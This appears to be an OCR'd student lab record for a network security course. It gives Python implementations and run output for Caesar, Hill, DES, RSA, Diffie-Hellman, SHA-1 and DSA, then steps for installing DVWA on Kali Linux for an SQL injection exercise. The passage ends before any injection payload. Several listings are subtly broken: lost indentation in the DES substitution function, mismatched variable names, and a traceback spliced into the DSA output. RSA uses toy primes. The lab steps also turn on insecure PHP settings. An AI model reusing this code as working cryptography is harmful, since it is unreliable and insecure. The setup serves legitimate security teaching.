1. **Implement Caeser Cipher Algorithm:**

Program:

```
def encrypt(plainText, d):
    cipherText=""
    for x in plainText:
        if x.isupper():
            cipherText+=chr(ord("A") + (ord(x)-ord("A")+d) % 26)
        else:
            cipherText+=chr(ord("a") + (ord(x)-ord("a")+d) % 26)
    return cipherText

def decrypt(cipherText, d):
    decText=""
    for x in cipherText:
        if x.isupper():
            decText+=chr(ord("A") + (ord(x)-ord("A")-d) % 26)
        else:
            decText+=chr(ord("a") + (ord(x)-ord("a")-d) % 26)
    return decText

plainText=input("Enter the Plain Text: ")
d=int(input("Enter the Shift Value: "))

cipherText=encrypt(plainText, d)
print("Cipher Text is:", cipherText)
decText=decrypt(cipherText, d)
print("Decrypted Text:", decText)
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC Lab> & C:/Python39/python.exe "c
ser.py"
Enter the Plain Text: CryptOGraPhY
Enter the Shift Value: 5
Cipher Text is: HwduyTLwfUmD
Decrypted Text: CryptOGraPhY
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC Lab> & C:/Python39/python.exe "c
ser.py"
Enter the Plain Text: WelcomeALL
Enter the Shift Value: 3
Cipher Text is: ZhofrphDOO
Decrypted Text: WelcomeALL
```

2. Implement Hill Cipher Algorithm:

Program:

```
import numpy
def MatrixInverse(K):
    det = int(numpy.linalg.det(K))
    det_multiplicative_inverse = pow(det, -1, 26)
    K_inv = [[0] * 3 for i in range(3)]
    for i in range(3):
        for j in range(3):
            Dji = K
            Dji = numpy.delete(Dji, (j), axis=0)
            Dji = numpy.delete(Dji, (i), axis=1)
            det = Dji[0][0]*Dji[1][1] - Dji[0][1]*Dji[1][0]
            K_inv[i][j] = (det_multiplicative_inverse * pow(-1,i+j) * det) % 26
    return K_inv
def decryption(n2,key):
    n1=[]
    a=""
    mat=[0 for i in range(3)]
    cypher=[0 for i in range(3)]
    l1=[]
    for i in range(0,len(n2),3):
        n1.append(n2[i:i+3])
    for n in n1:
        k=0
        for i in n:
            mat[k]=ord(i)-97
            k+=1
        for i in range(3):
            cypher[i]=0
            for x in range(3):
                cypher[i]+=mat[x]*key[x][i]

        for i in cypher:
            l1.append(chr((i%26)+97))
    a+="".join(l1)
    return a
```

```
def encryption(n, key):
    mat=[0 for i in range(3)]
    cypher=[0 for i in range(3)]
    n1=[]
    l1=[]
    a=""
    for i in range(0,len(n),3):
        n1.append(n[i:i+3])
    for j in n1:
        k=0
        for i in j:
            mat[k]=ord(i)-97
            k+=1
        for i in range(3):
            cypher[i]=0
            for x in range(3):
                cypher[i]+=mat[x]*key[x][i]
        for i in cypher:
            l1.append(chr((i%26)+97))
    a+="".join(l1)
    return a
n=input()
key=input()

k,keyMatrix=0,[]
for _ in range(3):
    l=[]
    for _ in range(3):
        l.append(ord(key[k])%ord("A"))
        k+=1
    keyMatrix.append(l)

msg=encryption(n, keyMatrix)
print(msg)
inv=MatrixInverse(keyMatrix)
msg2=decryption(msg, inv)
print(msg2[:len(n)])
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC\Lab> & C:/Python39/python.exe "d:/O
/NSC/Lab/hillciph.py"
retreatnow
backupabc
lbibymjerewp
retreatnow
```

3. **Implement the Simple – DES Algorithm:**

Program:

```
def initialPerm(plainText):
    permTable=[58,50,42,34,26,18,10,2,
               60,52,44,36,28,20,12,4,
               62,54,46,38,30,22,14,6,
               64,56,48,40,32,24,16,8,
               57,49,41,33,25,17,9,1,
               59,51,43,35,27,19,11,3,
               61,53,45,37,29,21,13,5,
               63,55,47,39,31,23,15,7]
    permutedPlainText=""
    for x in permTable:
        permutedPlainText+=plainText[x-1]
    return permutedPlainText

def permChoice1(key):
    permutedChoice1=[57, 49, 41, 33, 25, 17, 9,
                     1, 58, 50, 42, 34, 26, 18,
                     10, 2, 59, 51, 43, 35, 27,
                     19, 11, 3, 60, 52, 44, 36,
                     63, 55, 47, 39, 31, 23, 15,
                     7, 62, 54, 46, 38, 30, 22,
                     14, 6, 61, 53, 45, 37, 29,
                     21, 13, 5, 28, 20, 12, 4 ]
    pc1Key=""
    for x in permutedChoice1:
        pc1Key+=key[x-1]
    return pc1Key

def permChoice2(pc1Key):
    permutedChoice2=[14, 17, 11, 24, 1, 5,
                     3, 28, 15, 6, 21, 10,
                     23, 19, 12, 4, 26, 8,
                     16, 7, 27, 20, 13, 2,
                     41, 52, 31, 37, 47, 55,
                     30, 40, 51, 45, 33, 48,
```

```
                44, 49, 39, 56, 34, 53,
                46, 42, 50, 36, 29, 32 ]
    pc2Key=""
    for x in permutedChoice2:
        pc2Key+=pc1Key[x-1]
    return pc2Key

def expansion(plainText):
    expansionBox=[32, 1, 2, 3, 4, 5,
                4, 5, 6, 7, 8, 9,
                8, 9, 10, 11, 12, 13,
                12, 13, 14, 15, 16, 17,
                16, 17, 18, 19, 20, 21,
                20, 21, 22, 23, 24, 25,
                24, 25, 26, 27, 28, 29,
                28, 29, 30, 31, 32, 1 ]
    expandedRPT=""
    for x in expansionBox:
        expandedRPT+=plainText[x-1]
    return expandedRPT

def xor(a, b):
    x=""
    for i in range(len(a)):
        x+=str(int(a[i])^int(b[i]))
    return x

def substitution(text):
    substitutionBox=[
          [[14, 4, 13, 1, 2, 15, 11, 8, 3, 10, 6, 12, 5, 9, 0, 7],
          [ 0, 15, 7, 4, 14, 2, 13, 1, 10, 6, 12, 11, 9, 5, 3, 8],
          [ 4, 1, 14, 8, 13, 6, 2, 11, 15, 12, 9, 7, 3, 10, 5, 0],
          [15, 12, 8, 2, 4, 9, 1, 7, 5, 11, 3, 14, 10, 0, 6, 13 ]],

          [[15, 1, 8, 14, 6, 11, 3, 4, 9, 7, 2, 13, 12, 0, 5, 10],
          [3, 13, 4, 7, 15, 2, 8, 14, 12, 0, 1, 10, 6, 9, 11, 5],
          [0, 14, 7, 11, 10, 4, 13, 1, 5, 8, 12, 6, 9, 3, 2, 15],
          [13, 8, 10, 1, 3, 15, 4, 2, 11, 6, 7, 12, 0, 5, 14, 9 ]],
```

```
        [[10, 0, 9, 14, 6, 3, 15, 5, 1, 13, 12, 7, 11, 4, 2, 8],
        [13, 7, 0, 9, 3, 4, 6, 10, 2, 8, 5, 14, 12, 11, 15, 1],
        [13, 6, 4, 9, 8, 15, 3, 0, 11, 1, 2, 12, 5, 10, 14, 7],
        [1, 10, 13, 0, 6, 9, 8, 7, 4, 15, 14, 3, 11, 5, 2, 12 ]],

        [[7, 13, 14, 3, 0, 6, 9, 10, 1, 2, 8, 5, 11, 12, 4, 15],
        [13, 8, 11, 5, 6, 15, 0, 3, 4, 7, 2, 12, 1, 10, 14, 9],
        [10, 6, 9, 0, 12, 11, 7, 13, 15, 1, 3, 14, 5, 2, 8, 4],
        [3, 15, 0, 6, 10, 1, 13, 8, 9, 4, 5, 11, 12, 7, 2, 14] ],

        [[2, 12, 4, 1, 7, 10, 11, 6, 8, 5, 3, 15, 13, 0, 14, 9],
        [14, 11, 2, 12, 4, 7, 13, 1, 5, 0, 15, 10, 3, 9, 8, 6],
        [4, 2, 1, 11, 10, 13, 7, 8, 15, 9, 12, 5, 6, 3, 0, 14],
        [11, 8, 12, 7, 1, 14, 2, 13, 6, 15, 0, 9, 10, 4, 5, 3 ]],

        [[12, 1, 10, 15, 9, 2, 6, 8, 0, 13, 3, 4, 14, 7, 5, 11],
        [10, 15, 4, 2, 7, 12, 9, 5, 6, 1, 13, 14, 0, 11, 3, 8],
        [9, 14, 15, 5, 2, 8, 12, 3, 7, 0, 4, 10, 1, 13, 11, 6],
        [4, 3, 2, 12, 9, 5, 15, 10, 11, 14, 1, 7, 6, 0, 8, 13] ],

        [[4, 11, 2, 14, 15, 0, 8, 13, 3, 12, 9, 7, 5, 10, 6, 1],
        [13, 0, 11, 7, 4, 9, 1, 10, 14, 3, 5, 12, 2, 15, 8, 6],
        [1, 4, 11, 13, 12, 3, 7, 14, 10, 15, 6, 8, 0, 5, 9, 2],
        [6, 11, 13, 8, 1, 4, 10, 7, 9, 5, 0, 15, 14, 2, 3, 12] ],

        [[13, 2, 8, 4, 6, 15, 11, 1, 10, 9, 3, 14, 5, 0, 12, 7],
        [1, 15, 13, 8, 10, 3, 7, 4, 12, 5, 6, 11, 0, 14, 9, 2],
        [7, 11, 4, 1, 9, 12, 14, 2, 0, 6, 10, 13, 15, 3, 5, 8],
        [2, 1, 14, 7, 4, 10, 8, 13, 15, 12, 9, 0, 3, 5, 6, 11]]
        ]

substitutedText=""
for i in range(8):
   textPart=text[i*6:i*6+6]
   row=int(textPart[0]+textPart[5],2)
   col=int(textPart[1:5],2)
   substitutedText+=format(substitutionBox[i][row][col],"b").zfill(4)
```

```
    return substitutedText
def permutation(substitutedRPT):
    SRPTpermutation=[16,  7, 20, 21,
          29, 12, 28, 17,
          1, 15, 23, 26,
          5, 18, 31, 10,
          2,  8, 24, 14,
          32, 27,  3,  9,
          19, 13, 30,  6,
          22, 11,  4, 25]
    permSRPT=""
    for x in SRPTpermutation:
        permSRPT+=substitutedRPT[x-1]
    return permSRPT

def inverseInitPerm(pt):
    inverseIP=[40, 8, 48, 16, 56, 24, 64, 32,
            39, 7, 47, 15, 55, 23, 63, 31,
            38, 6, 46, 14, 54, 22, 62, 30,
            37, 5, 45, 13, 53, 21, 61, 29,
            36, 4, 44, 12, 52, 20, 60, 28,
            35, 3, 43, 11, 51, 19, 59, 27,
            34, 2, 42, 10, 50, 18, 58, 26,
            33, 1, 41, 9, 49, 17, 57, 25]
    finalPerm=""
    for x in inverseIP:
        finalPerm+=pt[x-1]
    return finalPerm

def lcs(key):
    shiftCounts=[1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1]
    leftKey=key[:28]
    rightKey=key[28:]
    shiftedKeys=[]
    for shiftCount in shiftCounts:
        leftKey=leftKey[shiftCount:]+leftKey[:shiftCount]
        rightKey=rightKey[shiftCount:]+rightKey[:shiftCount]
        shiftedKeys.append(leftKey+rightKey)
```

```
    return shiftedKeys
def round(plainText, key):
    leftPlainText=plainText[:32]
    rightPlainText=plainText[32:]
    expandedRPT=expansion(rightPlainText)   #Expanding right half 48 bits
    pc2Key=permChoice2(key)     #Converting 56 bit key to 48 bits
    text=xor(expandedRPT, pc2Key)   #XOR operation text and key 48 bits
    substitutedRPT=substitution(text)  #Converting 48-bit text to 32 bits
    permutedSRPT=permutation(substitutedRPT)    #Permutating 32 bits
    rightCipherText=xor(leftPlainText, permutedSRPT)
    return rightPlainText+rightCipherText
def encrypt(plaintext, key):
    plainText=format(int(plainText,16), "b").zfill(64)
    key=format(int(key,16),"b").zfill(64)
    plainText=initialPerm(plainText)    #Initial Permutation
    pc1Key=permChoice1(key)     #Converting 64 bit key to 56 bit
    shiftedKeys=lcs(pc1Key)     #Generating LCS of key text for 16 rounds
    for shiftedKey in shiftedKeys:
        plainText=round(plainText, shiftedKey)
    plainText=plainText[32:]+plainText[:32]
    ct=inverseInitPerm(plainText)  #Inverse Initial Permutation
    cipherText=""
    for i in range(0,len(ct),4):
        cipherText+=format(int(ct[i:i+4],2), "x")
    return cipherText
plainText=input("Enter the Plain Text: ")
key=input("Enter the Key: ")
cipherText=encrypt(plainText, key)
print("Encrypted Cipher Text:", cipherText)
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC Lab> & C:/Python39/python.exe
.py"
Enter the Plain Text: 123456ABCD132536
Enter the Key: AABB09182736CCDD
Encrypted Cipher Text: c0b7a8d05f3a829c
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC Lab> & C:/Python39/python.exe
.py"
Enter the Plain Text: 329B32D242E9420A
Enter the Key: AEFB723DA23CB23E
Encrypted Cipher Text: 3147aee789898b99
```

4. **Implement the RSA Algorithm.**

Program:

```
from math import gcd

p = 89
q = 101
n = p*q
e = 2
phi = (p-1)*(q-1)

while e<phi and gcd(e, phi)!=1:
   e+=1

k=2
while ((k*phi)+1)%e!=0:
   k+=1

d = int((1+(k*phi))/e)
msg=int(input("Enter message: "))

c = pow(msg, e)
c = c % n
print("Encrypted data = ", c)

m = pow(c, d)
m = m % n
print("Decrypted data ", m)
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC\Lab> & C:/Python39/python.exe '
/NSC/Lab/rsa.py"
Enter message: 6723
Encrypted data =  4504
Decrypted data  6723
```

5. **Implement Diffie-Hellmann Algorithm.**

Program:

```
q=91
alpha=11
xa=int(input("Enter private key of A: "))
xb=int(input("Enter Private Key of B: "))
ya=pow(alpha, xa)%q
print("Public Key of A:", ya)
yb=pow(alpha, xb)%q
print("Public Key of B:",yb)
if pow(yb, xa)%q == pow(ya, xb)%q:
   print("equal")
else:
   print("no")
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC\Lab> & C:/Python39/python.exe
/NSC/Lab/diffhell.py"
Enter private key of A: 56
Enter Private Key of B: 71
Public Key of A: 9
Public Key of B: 58
equal
```

6. Implement the SHA-1 Algorithm

Program:

```
def hex2bin(inp):
    val = bin(int(inp,16))[2:]
    val = '0'*(32-len(val)) + val
    return val

def bin2hex(inp):
    res = ""
    for i in range(len(inp)//4):
        hexa = inp[i*4:(i+1)*4]
        deci = int(hexa,2)
        res += hex(deci)[2:]
    return res

def lcs(msg,n):
    return msg[n:]+msg[:n]

def xor(a,b):
    res = ""
    for i in range(len(a)):
        if a[i] == b[i]:
            res += '0'
        else:
            res += '1'
    return res
def and_(a,b):
    res = ""
    for i in range(len(a)):
        if a[i] == '1' and b[i] == '1':
            res += '1'
        else:
            res += '0'
    return res
def or_(a,b):
    res = ""
    for i in range(len(a)):
        if a[i] == '1' or b[i] == '1':
```

```
            res += '1'
        else:
            res += '0'
    return res
def not_(a):
    res = ""
    for i in a:
        if i == '0':
            res += '1'
        else:
            res += '0'
    return res

def getMsg(string):
    M = ""
    for i in inp:
        x = ord(i)
        string = bin(x)[2:]
        if len(string) !=8 :
            string = '0'*(8-len(string)) + string
        M += string
    lstr = len(M)

    if len(M) != 448:
        M += "1"
        M += (448-len(M))*'0'
    lenPart = bin(lstr)[2:]
    lenPart = '0'*(64-len(lenPart)) + lenPart

    M += lenPart
    return M

def getChuncks(M):
    words = ['']*80
    for i in range(16):
        words[i] = M[i*32:(i+1)*32]
    for i in range(16,80):
        words[i] = xor(xor(words[i-3] ,words[i-8]) ,xor( words[i-14], words[i-16]))
```

```
        words[i] = lcs(words[i],1)
    return words

def f(i,b,c,d):
    if i <= 19:
        res =  or_(and_(b,c),and_(not_(b),d))
    elif i<40 or i >= 60:
        res = xor(xor(b,c),d)
    elif i < 60:
        res = or_(or_(and_(b,c),and_(b,d)),and_(c,d))
    return res

def k(i):
    if i < 20:
        res = hex2bin('5a827999')
    elif i < 40:
        res = hex2bin('6ed9eba1')
    elif i < 60:
        res = hex2bin('8f1bbcdc')
    else:
        res = hex2bin('ca62c1d6')
    return res

def sum(a,b):
    x = int(a,2)
    y  = int(b,2)
    z = x + y
    num = bin(z)[2:]
    if len(num) < 32:
        num = '0'*(32-len(num)) + num
    else:
        num = num[-32:]
    return num

def rounds(words,a,b,c,d,e):
    temp = ""
    for i in range(80):
        temp = sum(lcs(a,5),f(i,b,c,d))
```

```
        temp = sum(temp,e)
        temp = sum(temp,words[i])
        temp = sum(temp,k(i))

        e = d
        d = c
        c = lcs(b,30)
        b = a
        a = temp
    return (a,b,c,d,e)

def eval(M):
    h1 = hex2bin('67452301')
    h2 = hex2bin('efcdab89')
    h3 = hex2bin('98badcfe')
    h4 = hex2bin('10325476')
    h5 = hex2bin('c3d2e1f0')

    h1 = '0'*(32-len(h1)) + h1
    h2 = '0'*(32-len(h2)) + h2
    h3 = '0'*(32-len(h3)) + h3
    h4 = '0'*(32-len(h4)) + h4
    h5 = '0'*(32-len(h5)) + h5

    M = getMsg(inp)
    words =  getChuncks(M)

    lst = rounds(words,h1,h2,h3,h4,h5)
    h1 = sum(h1,lst[0])
    h2 = sum(h2,lst[1])
    h3 = sum(h3,lst[2])
    h4 = sum(h4,lst[3])
    h5 = sum(h5,lst[4])

    fin = h1 + h2 + h3 + h4 +h5
    final = bin2hex(fin)
    return final
```

```
inp = input()
encrypted_msg = eval(inp)
print("Encypted message is:", encrypted_msg)
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC\Lab> & C:/Python39/python.exe
/NSC/Lab/sha.py"
Hello Welcome to GVP
Encypted message is: 9ae89d1ac879e0fa342616dde21587d7beac0892
```

7. Implement the NIST Digital Signature Algorithm.

Program:

```
import hashlib
import sys
def hash(a):
   result = hashlib.sha1(a.encode())
   a=result.hexdigest()
   res = int(a, 16)
   return res
p=int(input("Enter p value : "))
q=int(input("Enter q value as prime divisor of p-1 : "))
h=int(input("Enter h value in range of 1 t0 p-1 : "))
g=pow(h,(p-1)//q,p)
print("The value of g is : ",g)
x=int(input("Enter user private key :"))
y=pow(g,x,p)
k=int(input("Enter k value in range of o to q : "))
r=pow(pow(g,k,p),1,q)
x1=1
while (k*x1)%q!=1:
   x1+=1
h=input("Enter message :")
h1=hash(h)
print("The h1 value is ",h1 )
s=pow(x1*(h1+x*r),1,q)
print("The value of r and s is : ",r ,s)
if s==0 or r==0:
   print("invalid")
   sys.exit(0)
s1=1
while (s1*s)%q!=1:
   s1+=1
w=pow(s1,1,q)
ha=input("Enter msg after transmission :")
h2=hash(ha)
print("the value of h2 ",h2)
u1=(h2*w)%q
u2=(r*w)%q
```

```
v=((pow(g,u1)*pow(y,u2))%q)%p
print(u1,u2,y,v,r)
if v==r:
   print("valid")
else:
   print("Not valid")
```

Output:

```
PS D:\OneDrive\SUMANTH\Engineering\Semester 7\NSC\Lab> & C:/Python39/python.exe "d:
/NSC/Lab/nist.py"
Enter p value : 11
Enter q value as prime divisor of p-1 : 5
Enter h value in range of 1 t0 p-1 : 10
The value of g is :  9
Enter user private key :Traceback (most recent call last):
Enter h value in range of 1 t0 p-1 : 10
The value of g is :  1
Enter user private key :5
Enter k value in range of o to q : 3
Enter message :hello welcome to nsc lab
The h1 value is  1103894014913676640963277234425932413600103189928
The value of r and s is :  1 1
Enter msg after transmission :hello welcome to nsc lab
the value of h2  1103894014913676640963277234425932413600103189928
3 1 1 1 1
valid
```

8. Exploit SQL Injection flaws on a sample website.

Steps:

- Download VMWare Workstation Player and Load Kali Linux OS into it.

- Open Kali Linux, with default user name and password as 'Kali' and 'Kali'.
- Open Terminal and Download DVWA application from GitHub using command: **'sudo git clone https://www.github.com/digininja/DVWA'**
- Change the permissions to the folder DVWA using 'chmod' command.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/digininja/DVWA
Cloning into 'DVWA'...
^[[B^[[B^[[B^[[B^[[B^[[Bremote: Enumerating objects: 3990, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 3990 (delta 0), reused 3 (delta 0), pack-reused 3986
Receiving objects: 100% (3990/3990), 1.79 MiB | 1.31 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo chmod -R 777 DVWA
```

- Navigate to 'DVWA/Config/config.inc.php.dist' and make a copy with name 'config.inc.php'
- Now, Open 'config.inc.php' file in Nano Editor.

```
┌──(kali㉿kali)-[/var/www/html]
└─$ cd DVWA/config

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ ls
config.inc.php.dist

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo cp config.inc.php.dist config.inc.php

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo nano config.inc.php
```


- After opening the file, check the username and password of DVWA application , Edit if you want.

```
File  Actions  Edit  View  Help
 GNU nano 6.3                                        config.inc.php *
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwau';
$_DVWA[ 'db_password' ] = 'dvwap';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';
```

- Now, install MySql Server using following command:

‘sudo apt install default-mysql-server’

- Now, start the service and check the status in SystemCTL.



- Now, Open MySql Terminal and Create a DVWA user with past credentials and Grant him all privileges on DVWA folder.

- Now, Install PHP using following command:

'sudo apt install php'

- Now, Install PHP extensions required.

'**sudo apt install php-{extension1,extension2,…}**'

```
┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo apt install php
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
php is already the newest version (2:8.1+92+nmu1).
0 upgraded, 0 newly installed, 0 to remove and 1319 not upgraded.

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ sudo apt install php-{imap,bcmath,bz2,intl,gd,mbstring,mysql,zip}
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
php-imap is already the newest version (2:8.1+92+nmu1).
php-bcmath is already the newest version (2:8.1+92+nmu1).
php-bz2 is already the newest version (2:8.1+92+nmu1).
php-intl is already the newest version (2:8.1+92+nmu1).
php-gd is already the newest version (2:8.1+92+nmu1).
php-mbstring is already the newest version (2:8.1+92+nmu1).
php-mysql is already the newest version (2:8.1+92+nmu1).
php-zip is already the newest version (2:8.1+92+nmu1).
0 upgraded, 0 newly installed, 0 to remove and 1319 not upgraded.

┌──(kali㉿kali)-[/var/www/html/DVWA/config]
└─$ cd /etc/php/8.1

┌──(kali㉿kali)-[/etc/php/8.1]
└─$ ls
apache2  cli  mods-available
```

- Now, Navigate to '**php/8.1/apache2**' folder and Open '**php.ini**' file in Nano editor.
- In that file, Make sure these two fields are set to be **On.**

allow_url_fopen

allow_url_include

```
;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line
```


- Now, Start the apache2 server and Check the status in systemCTL.

- Now, Open any browser and Go to Local Host:

'http://127.0.0.1/dvwa.login.php'

- Enter the Credentials, **admin** as username and **password** as password.

- Navigate to, DVWA Security and Set it as **Low.**



SQL Injection Exploitation:

- Now, Navigate to SQL Injection and Enter any user ID, It will display the details of user with given user_ID.


- Now, Give a True Condition that satisfies a 'MySQL' Query like:

